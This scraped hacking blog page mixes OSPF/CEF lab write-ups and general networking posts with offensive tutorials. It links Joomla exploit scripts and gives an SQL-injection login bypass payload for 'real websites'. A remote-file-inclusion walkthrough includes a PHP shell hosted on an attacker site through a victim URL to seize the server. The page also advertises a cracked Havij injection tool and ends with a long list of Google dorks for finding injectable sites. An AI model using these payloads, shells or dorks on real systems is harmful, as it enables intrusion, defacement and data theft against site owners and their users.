Labels

Showing posts with label Other Trick. Show all posts

How LSA Works with/without OSPF AREA 0 | Running OSPF without AREA 0 :Case Study


Running OSPF without AREA 0
Topology 1: Connecting OSPF Area 2 and area 3 without using ABR.
clip_image002
Interface configurations are mentioned above in the topology.
Remember,
· ABR: ABR is a area border router that contain interfaces in atleast two separate area out of which one should always be in AREA 0.
So, surely above topology don’t have any ABR and we will be going to test how routers behavior in absence of backbone area.
After configuring OSPF routes on R1, R2, R3 as in above topology, we analysis all Routers neighbor table .
clip_image004
clip_image006
clip_image008
That shows Full Neighborship Status for neighbors . Take a look again at the neighbor table,
Neighborship is being maintained with it’s directly connected interfaces.
Now, if we will try to PING
· R2 S0/1 , surely we will get successful reply .
· R2 S0/0, we will get successful reply (as it is directly connected)
· R3 S0/0, obviously we R1 can’t reach 2.2.2.1 of R2 we will be unable to get reply from R3 s0/0.
clip_image009
Why? Just take a look at the neighborship table of R1 again .
So, what is happening behind the scenes when R1 trying to communicate with 2.2.2.0/24 network .
R1 can’t even find the path or from which interface R1 should send the packets .
clip_image011
Now lets take a look at the Router OSPF LSA’s,
· R1 having LSA1 (router-id) updates of only those routers in same area.
Reason : There is no ABR to send LSA3 (summary LSA) updates . ( remember ABR? )
clip_image013
clip_image015
clip_image017
After looking at LSA and neighbor-table, you can guess about the routes will be there in Routing Table.
clip_image019
clip_image021
clip_image023
Again, they are also from directly connected interfaces with Routers.
Now make it a bit interesting, we will going to add interfaces on R2 in Area 0 .
clip_image025
Now, compare neighborship table of Router R1,R2,R2 with and without AREA 0 (backbone area) .
R1 topology table with AREA 0
clip_image027
We can now clearly see LSA3 in the table, apart from networks of Area 0 R1 got one more network advertisement in LSA for 192.168.2.0/24 and 2.2.2.0/24 in summary LSA updates from R2(ABR router).
While in
R2 topology table without AREA 0
clip_image013[1]
In the same way, AREA 0 will also make Router R2 as ABR now and that will add a lot to topology table of Router R2 .
Now, it is behaving like ABR as it is acting as both in AREA-2 and AREA-3 completely.
clip_image029
Router R3 also getting LSA1 and LSA3 updates from R2(ABR).
clip_image031
Note: LSA2 updates (network LSA) are only advertised in Non-broadcast where DR & BDR exist.
Now , also PING will be successful from any Router to any network in topology.
Conclusion:
OSPF will not form neighborship with inter-area(IA) routes if there is no backbone area exist or we do not use ABR . In other words, Each area share it’s link state database only through AREA0 to any other AREA. It will make neighborship only with directly connected networks
LSA 1,2 do not need Area0 to share it’s Acknowledgement but LSA2 will form only in non-broacast network (like frame-relay) where DR will be having responsibility to send updates but we must need to have AREA0 to send LSA 3, 4, 5 & 7 updates.
----------------------------------------------------------------------------
R1 Config
Using 1024 out of 57336 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
memory-size iomem 5
ip cef
!
!
ip auth-proxy max-nodata-conns 3
ip admission max-nodata-conns 3
!
multilink bundle-name authenticated
!
!
archive
log config
hidekeys
!
!
!
interface FastEthernet0/0
ip address 192.168.1.1 255.255.255.0
duplex auto
speed auto
!
interface Serial0/0
ip address 1.1.1.1 255.255.255.0
clock rate 2000000
!
interface FastEthernet0/1
no ip address
shutdown
duplex auto
speed auto
!
interface Serial0/1
no ip address
shutdown
clock rate 2000000
!
router ospf 100
router-id 1.1.1.1
log-adjacency-changes
network 1.1.1.0 0.0.0.255 area 2
network 192.168.1.0 0.0.0.255 area 2
!
ip forward-protocol nd
!
!
ip http server
no ip http secure-server
!
!
line con 0
line aux 0
line vty 0 4
!
!
end
-------------------------------------------------------------
R2-ABR Config
R2-ABR#show configuration
Using 1114 out of 57336 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R2
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
memory-size iomem 5
ip cef
!
ip auth-proxy max-nodata-conns 3
ip admission max-nodata-conns 3
!
multilink bundle-name authenticated
!
!
archive
log config
hidekeys
!
!
interface FastEthernet0/0
ip address 172.16.1.1 255.255.0.0
duplex auto
speed auto
!
interface Serial0/0
ip address 1.1.1.2 255.255.255.0
clock rate 2000000
!
interface FastEthernet0/1
ip address 172.17.1.1 255.255.0.0
duplex auto
speed auto
!
interface Serial0/1
ip address 2.2.2.1 255.255.255.0
clock rate 2000000
!
router ospf 100
router-id 2.2.2.2
log-adjacency-changes
network 1.1.1.0 0.0.0.255 area 2
network 2.2.2.0 0.0.0.255 area 3
network 172.16.0.0 0.0.255.255 area 0
network 172.17.0.0 0.0.255.255 area 0
!
ip forward-protocol nd
!
!
ip http server
no ip http secure-server
!
!
control-plane
!
!
line con 0
line aux 0
line vty 0 4
!
!
end
-------------------------------------------------------------------------
R3 Config
Using 1024 out of 57336 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R3
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
memory-size iomem 5
ip cef
!
!
ip auth-proxy max-nodata-conns 3
ip admission max-nodata-conns 3
!
multilink bundle-name authenticated
!
!
!
!
archive
log config
hidekeys
!
!
!
interface FastEthernet0/0
ip address 192.168.2.1 255.255.255.0
duplex auto
speed auto
!
interface Serial0/0
ip address 2.2.2.2 255.255.255.0
clock rate 2000000
!
interface FastEthernet0/1
no ip address
shutdown
duplex auto
speed auto
!
interface Serial0/1
no ip address
shutdown
clock rate 2000000
!
router ospf 100
router-id 3.3.3.3
log-adjacency-changes
network 2.2.2.0 0.0.0.255 area 3
network 192.168.2.0 0.0.0.255 area 3
!
ip forward-protocol nd
!
!
ip http server
no ip http secure-server
!
control-plane
!
!
!
line con 0
line aux 0
line vty 0 4
!
!
end

What is CEF- Cisco Express Forwarding: Load-Balancing with Static Routing


The topology is given below we will be using here :
clip_image001

We made loopbacks each on R1& R2 and configure default static-routing with next hop interfaces on R2.
Configuration is like this :
On R1:
clip_image003
Configuring Default-routes on R1:
clip_image004
On R2:
clip_image006
Now we did trace route from R1 to Loopback 2.2.2.2 on R2 :
clip_image007
Take a look … it is sending one packet from 12.12.12.0/24 network and other from
And this is what R1 shows but what’s happening behind the scenes on R2 ?

Enabling Debug ip packet on R2 will help to know the sources of packets.
clip_image009
So, this is interesting ….
It shows,
For one packet source is 12.12.12.1 (interface S0/0)
And for another 30.15.20.1 (interface S0/1) and the process take place like this and packets has been sent from each serial interface of R1 alternatively.
But here’s the catch ….
With trace route load-balancing is working fine but when I tried with PING to 2.2.2.2
clip_image010
And as usual #debug ip packets was enabled on R2 . Things are not in favor now L
They are only using same route to send and receive packets.
clip_image012

And at the same time on R1
clip_image014
Note: Routed packets via FIB …
I saw it is following only 30.15.20.0/24 network to send packets. No load balancing.
Look at the above picture carefully,
When R1 is sending packet s=30.15.20.1 , d=2.2.2.2, routed through RIB.
And When R2 is sending Acknowledgement reply for this packet when s=2.2.2.2 and d=30.15.20.1, routed via FIB.
Mummble …. Now whats that CEF, FIB, RIB ??
RIB - routing information base
FIB - forwarding information base
CEF- Cisco Express Forwarding
Once CEF is enabled, it will form the FIB table with the help of Routing table. Now router no longer looks on RIB and FIB acts as replacement for RIB.
CEF also generates adjacency table which pre-maps all of the next hop ip as well as MAC address so as we configure Static routing, CEF add routes to FIB (forwarding information base) and send the packets through the interface which is added first into the table and the static route we have configured first will be added first and will be used to send packets .
Since, here 30.15.20.0/24 is stored first as well as configured first for static route so it will be using 30.15.20.0/24
clip_image015
At the same moment and it will not check the routing table when sending packets to another router/network from then on unless there is change in the routing table and will forward all the packets based on CEF table only.
CEF is ON by default on the routers.

Now, try to debug after Disabling CEF on R1
clip_image017
We are successful to load-balance equally from R1-R2 by disabling CEF. J
NOTE: Routed via RIB not FIB i.e. No longer using FIB table created by CEF.
Now, why?? Why ?? traceroute is able to do load-balancing without disabling CEF ?
Better to find out through practical approach
CEF is enable (by default)
Enable #debug ip packet and
Traceroute to 2.2.2.2
clip_image019


Note : sending broad/multicast .

Now, why it was choosing 30.15.20.0/24 not 12.12.12.10/24 network when we are sending packets through PING??
Hope this is informative for you .
Thank you for reading.

Increasing Reliance Netconnect speed, Online Transaction failure and Customer Care woes

Since my data card limit was over, so i got Reliance Netconnect from a colleague, thought it might come handy while posting “IP Subnetting - The easy way” at some simple surfing, Reliance Datacards suck :|I was already skeptic of taking the data card actually as I previously had a very bad experience with Reliance Netconnect  and doubted if their broadband services are any good. I bet my MTS Mblaze makes it eat dirt any day ,but I had no option at that moment and thought , lets give the fucker another chance.
Ah well..you can say it was more than bad. Firstly, the data card has pretty bad speeds (~30 KBps) and then connection dropping issues. Mind you, I live in Delhi NCR and get full signal bars all the time on Reliance Netconnect Broadband + but still it barely managed to load Facebook. I thought, why not to change the DNS, on experimenting, I found Open DNS and Verizon DNS to be the most stable of all and I got a speed boost of 90-100 KBps : ]]
Here is how you can Increase speed of Reliance Netconnect Broadband + datacard -
Plugin your data card, launch application, go to settings, click on edit.
Reliance netconnect increase speed - prohack
Click on advanced and put DNS server IPs. I found Verizon 4.2.2.2 //4.2.2.1 and Open DNS  208.67.222.222 // 208.67.220.220 work best for me. You can also try Google DNS 8.8.8.8 // 8.8.4.4 . Experiment and pick your choice.
Increase speed of Reliance Netconnect -  DNS settings
Once done, click OK, save it and connect. you will get improved speeds..The whole process makes me wonder why Reliance’s default DNS is so slow . Do they even use their datacards at their home ? :|
On to my story, Since, even after changing DNS, the speeds were not good enough for me, so I thought, why not to recharge my MTS Data card online and then use it.  Instantly I opened MTS website and after entering required details, transferring money to MTS from my online account, the page hanged and session was timed out. Responding to my sense of deja vu, I checked the data card and found it was not sending/receiving any data. the fucker dropped the connection just I when i was about to get my transaction completed.
I guess it took its revenge :X
I immediately emailed to MTS customer care/RechargeItNow/Bank customer care and I have *yet* to receive a helpful followup message on email. I contacted MTS customer care on phone and entered 1,1,1,1,<datacard MDN number>,1 waited for 2 minutes 46 seconds (yeah..i timed it) , the automated IVR said “after several tries you have not entered any number, so we are transferring your call to our expert” . Well..it wasn't my fault, again, there is some fault in their system as I tried 3 different valid MDN numbers later on and I got the same result. Nevertheless, I was put on call with an *expert* to whom I explained my issue and asked for escalation matrix, the details of email ID and in simple words, “what to do in case of transaction failure, the MTS way ? ”
The result was flabbergasting, the CCE spoke in an english which by all means was incomprehensible to me, I politely disconnected the call and then fumed for 2-3 minutes while looking at the Reliance datacard.
Protip : If you  hate someone, gift him a Reliance datacard and watch him cry tears of blood :P
In the meantime i am still waiting for a positive response from my bank/MTS/rechargeitnow.
That was last night and I guess i have been outsmarted by a pathetic Reliance Netconnect.

Joomla Hacking Tools: Hack Joomla with self-written tools by Valentin


Joomla Hacking Tools: Hack Joomla with self-written tools by Valentin

Manual testing is awesome, but automated checks are faster and maybe even more reliable. Here are some self-written tools you could use for your purposes:

#1
Joomla QPersonel Exploit
http://www.xenuser.org/exploits/joomla_com_qpersonel_sploit.py

#2
Automated Joomla SQL Injection Exploiterhttp://www.xenuser.org/exploits/joomla_sqli_sploiter.py

#3
Joomla BF Quiz Exploithttp://www.xenuser.org/exploits/joomla_com_bfquiz_sploit.py

#4
Column Fuzzerhttp://xenuser.org/tools/column_finder.py

#5
Simple SQL Injection Vulnerability Scannerhttp://www.xenuser.org/tools/sqli_scanner.py

#6
Simple Log File Analyzerhttp://www.xenuser.org/tools/scan_log.py

#7
Simple Local File Inclusion Exploiterhttp://www.xenuser.org/tools/lfi_sploiter.py

These tools can help you to exploit vulnerabilities within Joomla or some extensions.

NOTE: Read the help (included in those tools) for details.

The Simple Log File Analyzer could be used for scanning your Apache log files. It shows if there are hack attempts.

Hacking PHP 4.4 sites in 20 seconds

Now here is  a real hacking tutorial in which I am going to hack a real website,and that too in less than 20 seconds.and I am not kidding. Actually sites with PHP Hacking PHP 4.4 sites in 20 seconds - rdhacker.blogspot.com 4.4 have a SQL injection vulnerability in them which makes their Admin control panel easily accessible,and I mean in one big shot,you will be admin of that site.
Remember,this tutorial is applicable on PHP4.4 machines with Apache running in parallel with them.Also,since I will be hacking REAL websites,I will not be displaying their URL’s or else I will be gunned down (by law of course :P).It will be partial in nature,that is I WILL not be teaching each and everything to you,I assume you know basics of SQL injection/PHP injection/Google searching,and if you don't then read these articles first -
Google Search Tips for Hacking
Google Secrets – Some Cool Google Dorks
Basics of SQL Injection
SQL injection by example
Simple Nmap Scanning

In the mean time,here is how you can start -
Step 1 – Search for them
Yep,make a Google dork to find sites running Apache and PHP 4.4 . Its quite easy.
Step 2 – Scan them
Start by scanning them using Nmap,Do and intense scan and find the open ports. If you find port 2000 open,then you have almost got it. most websites running PHP4.4 have this port for admin login.
Now just login using port 2000 ie -
http://www.website.com:2000
and you will be comfortably login into admin page like this -
You will login with port 2000 into website - rdhacker.blogspot.com
Step 3 – Hack them
Now in the fields,you have to type -
username – admin
password – a’ or 1=1 or ‘b
domain - a’ or 1=1 or ‘b
Inject the fields qith these values - rdhacker.blogspot.com
and press go,you will login into admin
and you have hacked into admin - rdhacker.blospot.com
voila..you have hacked into admin. Actually sites based on PHP 4.4 have the vulnerability in them that they are vulnerable to SQL injection.It will literally take 20 seconds.

A Brief Introduction To Internet Threat DDOS

Why DDOS became a world's number one threat to IT Business?

What is DDOS?
DDOS is known as Distributed Denial of Service. DDOS attack is intent to cause a web service incurable, unavailable or unusable. Specialty of DDOS attack is that there is no limit of the number of the machines which are going to target a particular website or the host. The nature is in his name quoted "Distributed". In simple words the number of machines from the world sends unlimited number of connections to a particular single domain or the website. Suddenly traffic increases and that site or domain would not able to bare a sudden load and it goes down or temporary unavailable. Due to coming traffics from various IP addresses at a time, it is more difficult to detect and block traffic of all IP addresses.

Let's Go To Year 2000
First ever DDOS attack was faced by a famous search engine yahoo. Due to this attack yahoo got unavailable for 2 or 3 hours in worldwide. In a result of that yahoo had to face a big amount of loss in money in advertising revenue. E-Bay and CNN was also the victim of DDOS attack.

How Does Actually Attack Happen?
Here I have mentioned some common detailed steps that how this attack is actually done.
Step 1:-
First of all attackers scans a large amount of computers or networks for the open vulnerability. There are 65,535 port of any single machine. Attacker scans this all ports of each machine. This scenario is hard to accept theoretical but the logic is that this can be done within an hour with the automated tools. It can be done with the help of various port scanners. As a result of that port scanners gives attacker the list of the IP address of the machines on which the ports are open.

Step 2:-
As I have told, after the scan it gives attacker a vulnerable machine's ip address list. Then attacker decides to involve all machines in his attack. These systems are known as handlers. The common method of this is stack based buffer overflow. When this process is done then buffer gets overflowed. And the particular malicious data is stored on the Vitim's machine. This victim is not the real victim on which attacker is going to attack. He or she uses this victim to attack main victim. Now on that machine, attacker has his or her control. He can send commands to and the vulnerable machine will execute that command. This senerio doesn't happen to only one but it happens in 1000 or may be more vulnerable machines. That's why it is more difficult to catch the actual attacker in DDOS attack.

Step 3:-
After the gaining access to the system another attack is generated in order to take command in his/her hand whenever they want in future. This can be done with the help of RATs, Backdoors, Root kits or a Trojan

Step 4:-
Final attack takes place here. Hacker or attacker sends commands to their handlers or the vulnerable machines on which he has gained access. The attack can be in a manner of flooding.

For example if an attacker has command over 100 machines and if he sends instruction that each machines has to ping a particular websites 100 times then, simple calculation 100* 100 = 10000 hits goes to the website and it may go down.

To put in a nutshell, DDOs attack is very advance attack, executed by hackers to crash a whole network. There would be a large number of impact goes on a business like cost impact, delay of work impact, E-Reputation impact. Internet became more users friendly and handy in last 15 years. So it is obvious that hacking activity will take place for a sure later or sooner. To cure this big flaw there should be a recruitment of the ethical hacker, network administrators and cyber security experts who has an ability to detect and mitigate the attack in organization. Because, prevention is better than cure.

Google Sites Directory

There are thousands of Google related sites, services and features out there. Many are well known, some are not. We'd like to shed some light.

Google themselves operate an incredible amount of sites and bring out new ones ALL THE TIME. Since Google's services and partner options are well used there are many professionals who offer explanation, add-on's or additional descriptions and support to existing Google services.
If you have some dealings with Google you might appreciate this page as a resource. Don't forget to bookmark this page and send it off to your friends if you like it. We hope this collection is of service to you;


Google Sites and Services

Google Regions and Google Countries, Google in other Languages

  • Australia (http://news.google.com/news/en/au/main.html)
  • Canada (http://news.google.com/news/en/ca/main.html)
  • France (http://news.google.com/news/fr/fr/main.html)
  • Germany (http://news.google.com/news/de/de/main.html)
  • India (http://news.google.com/news/en/in/main.html)
  • Italy (http://news.google.com/news/it/it/main.html)
  • New Zealand (http://news.google.com/news/en/nz/main.html)
  • Spain (http://news.google.com/news/es/es/main.html)
  • U.K. (http://news.google.com/news/en/uk/main.html)
  • U.S. (http://news.google.com/news/en/us/main.html)


Google Calculators and Tools


Sites about Google


Google parodies

How to create CON folder

Not only CON, we cannot create any of these
CON, PRN, AUX, CLOCK$, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, LPT9 and more

The reason is that con, prn, lpt1..lpt9, etc are underlying devices from the time dos was written. so if u r allowed to create such folders, there will be an ambiguity in where to write data when the data is supposed to go to the specified devices. In other words, if i want to print something, internally what windows does is -- it will write the data to the folder prn (virtually u can call it a folder, i mean prn, con, etc are virtual folders in device level). So if we are able to create con folder, windows will get confused where to write the data, to virtual con folder or real one.

So Now, Try this...

Open the Command prompt by Start -> Run and typing cmd


Code:
C:\> md \\.\c:\con
Now, Open My Computer and browse through the path where you created CON folder... Surprising.. ?? Yeah.. you have created it successfully

Now, try to delete the folder from My computer

OOPS!!! You cant delete it...

Now, try this in command prompt console

Code:
C:\> rd \\.\c:\con
Yeah!! You did it...

How does IP address work?

An Internet Protocol (IP) address is a numerical identification (logical address) that is assigned to devices participating in a computer network utilizing the Internet Protocol for communication between its nodes. Although IP addresses are stored as binary numbers, they are usually displayed in human-readable notations, such as 192.168.100.1 (for IPv4), and 2001:db8:0:1234:0:567:1:1 (for IPv6). The role of the IP address has been characterized as follows: "A name indicates what we seek. An address indicates where it is. A route indicates how to get there."

The original designers of TCP/IP defined an IP address as a 32-bit number and this system, now named Internet Protocol Version 4 (IPv4), is still in use today. However, due to the enormous growth of the Internet and the resulting depletion of the address space, a new addressing system (IPv6), using 128 bits for the address, was developed (RFC 1883).

The Internet Protocol also has the task of routing data packets between networks, and IP addresses specify the locations of the source and destination nodes in the topology of the routing system. For this purpose, some of the bits in an IP address are used to designate a subnetwork. (In CIDR notation, the number of bits used for the subnet follows the IP address. E.g. 192.168.100.1/16) An IP address can be private, for use on a LAN, or public, for use on the Internet or other WAN.

Early specifications intended IP addresses to be uniquely assigned to a particular computer or device.[citation needed] However, it was found that this was not always necessary as private networks developed and address space needed to be conserved (IPv4 address exhaustion). RFC 1918 specifies private address spaces that may be reused by anyone; today, such private networks typically access the Internet through Network Address Translation (NAT). In addition, technologies such as anycast addressing have been developed to allow multiple hosts at the same IP address but in different portions of the Internet to service requests by network clients.

The Internet Assigned Numbers Authority (IANA) manages the global IP address space. IANA works in cooperation with five Regional Internet Registries (RIRs) to allocate IP address blocks to Local Internet Registries (Internet service providers) and other entities.
Contents

This is what Ip Address Stands for

For More Details Reffer
http://en.wikipedia.org/wiki/IP_address

Source(s):

What is FUD Crypter? Download it for Free


TAB NAPPING


An insecurity expert on Mozilla's Firefox web browser team has warned about a form of an advansed phishing attack also known as 'tab napping'.
  •  WAT IS TAB NAPPING?
  Unlike the traditional phishing that relies on getting users to click through on a URL that redirect to the phishing site and reveal their user credential, Tab napping relies on a fact that most people use tabbed browsing (Openning multiple tabs while browsing)
  • HOW DOES TAB NAPPING WORK?. 
During a tab napping attack, One of the inactive tabs is replaced by a phishing page without the user's knowladge. For example one of your inactive tab in which you have opened your facebook account will be automatically replaced with the phishing login page that looks exactly like that of facebook and you will be asked to enter your Username and password. Once these details are entered, they will be sent to the hacker & you will be redirected to the Original facebook
  •  HOW TO PREVENT THIS ATTACK?
Tab napping always takes advantage the user's assumption that a tabbed web page stays the same when other Internet services are being accessed. Therefore to protect yourself from this type of an attack, you always have to;
  1. Log out & close the tab when it is unusable
  2. Always Check the url when returning from another tab, make sure it is on secure connection (https://site.com)
  3. Close & open a new tab if u notice anything unussual about the url 
  4. Format the habit of openning multiple tabs unnecessarily when browsing the web

HOW TO HACK A WEBSITE BY ''REMOTE FILE INCLUSION'' (RFI)

Remote File Inclusion ( RFI ) allows an attacker to upload his file on a website server using a script. RFI is a common vulnerability found in many websites. Using RFI you can literally deface a websites and get complete access to the server. In this tutorial, i'll try to make it as simple as possible.. (Noob Friendly)

1. Searching for RFI vulnerability


The valnerability is ussually found in websites that have a url navigation that is similar to;

  • www.victimwebsite.com/index.php?page=something

This can be found by the use of google dorks.. e.g inurl:index.php?page=

2. Testing for RFI vulnerability

After targeting a website, you need to make sure that its realy vulnerable to this type of attack by testing using:

  • www.victimwebsite.com/index.php?page=http://www.google.com/?

Press enter and if the google home page appears instead of the victim's website, then it is vulnerable to RFI

3. Gaining Access to the server

Now you need to execute your own script on the victim's webserver with the help of a shell. Shells are scripts that allow a hacker to view directories of a server, viewing files, deleting files and letting you run commands.

DOWNLOAD SHELL: http://www.mediafire.com/file/d6jafoo2iafsaj4/shell.php

Now upload the shell to any webhost (hacker's website) and get the url of that
e.g    www.hackerwebsite.com/shell.txt

You need to upload the shell as a text file (shell.txt) instead of shell.php. The reason is that if you upload it as ''shell.php'', its going to execute on the hacker's website instead of the victim's website,. get my point?

Now you need to hook up your victim's server to your shell by replacing the google url with your shell url so that it looks like this;

 www.victimwebsite.com/index.php?page=http://hackerwebsite.com/shell.txt

Hit enter!!! and its game over.... you have complete access to the victim's server and you can do anything with it... :P
 The above image shows how your shell window would look like after you have successfully hacked into a website.

HAVIJ SQL INJECTION TOOL | FULL VERSION CRACK

Havij is an automated SQL Injection tool that helps penetration testers to search and find SQL vulnerabilities on a web page.

 By taking advantage of an SQL vulnerable web application, a user can use this software to perform back-end database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetching data from the database, running SQL statements and even accessing the underlying file system and executing commands on the operating system.

Compared to other SQL vulnerability scanners, Havij has a 95% success rate and has a very friendly user interface which makes it easier for every noob hacker to use.


 What's New?
  •  Oracle error based database added with ability to execute query.
  • Getting tables and column when database name is unknown added (mysql)
  • Another method added for finding columns count and string column in PostgreSQL
  • Automatic keyword finder optimized and some bugs fixed.
  • A bug in finding valid string column in mysql fixed.
  •  'Key is not unique' bug fixed
  • Getting data starts from row 2 when All in One fails - bug fixed
  • Run time error when finding keyword fixed.
  • False table finding in access fixed.
  • keyword correction method made better
  • A bug in getting current data base in mssql fixed.
  • A secondary method added when input value doesn't return a normal page (usually 404 not found)
  • Data extraction bug in html-encoded pages fixed.
  • String or integer type detection made better.
  • A bug in https injection fixed.
DOWNLOAD

LIST OF GOOGLE DORKS FOR SQL INJECTION


inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:lay_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:ageid=
inurl:games.php?id=
inurl:age.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:Stray-Questions-View.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:roduct-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:gl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:review.php?id=
inurl:loadpsb.php?id=
inurl:pinions.php?id=
inurl:spr.php?id=
inurl:ages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:articipant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:rod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:erson.php?id=
inurl:roductinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:rofile_view.php?id=
inurl:category.php?id=
inurl:ublications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:rod_info.php?id=
inurl:shop.php?do=part&id=
inurl:roductinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:roduct.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:roduit.php?id=
inurl:op.php?id=
inurl:shopping.php?id=
inurl:roductdetail.php?id=
inurl:ost.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=
inurl:section.php?id=
inurl:theme.php?id=
inurl:age.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:roduct_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:read.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl;roduct-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:review.php?id=
inurl:loadpsb.php?id=
inurl:ages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:pinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:ffer.php?idf=
inurl:art.php?idm=
inurl:title.php?id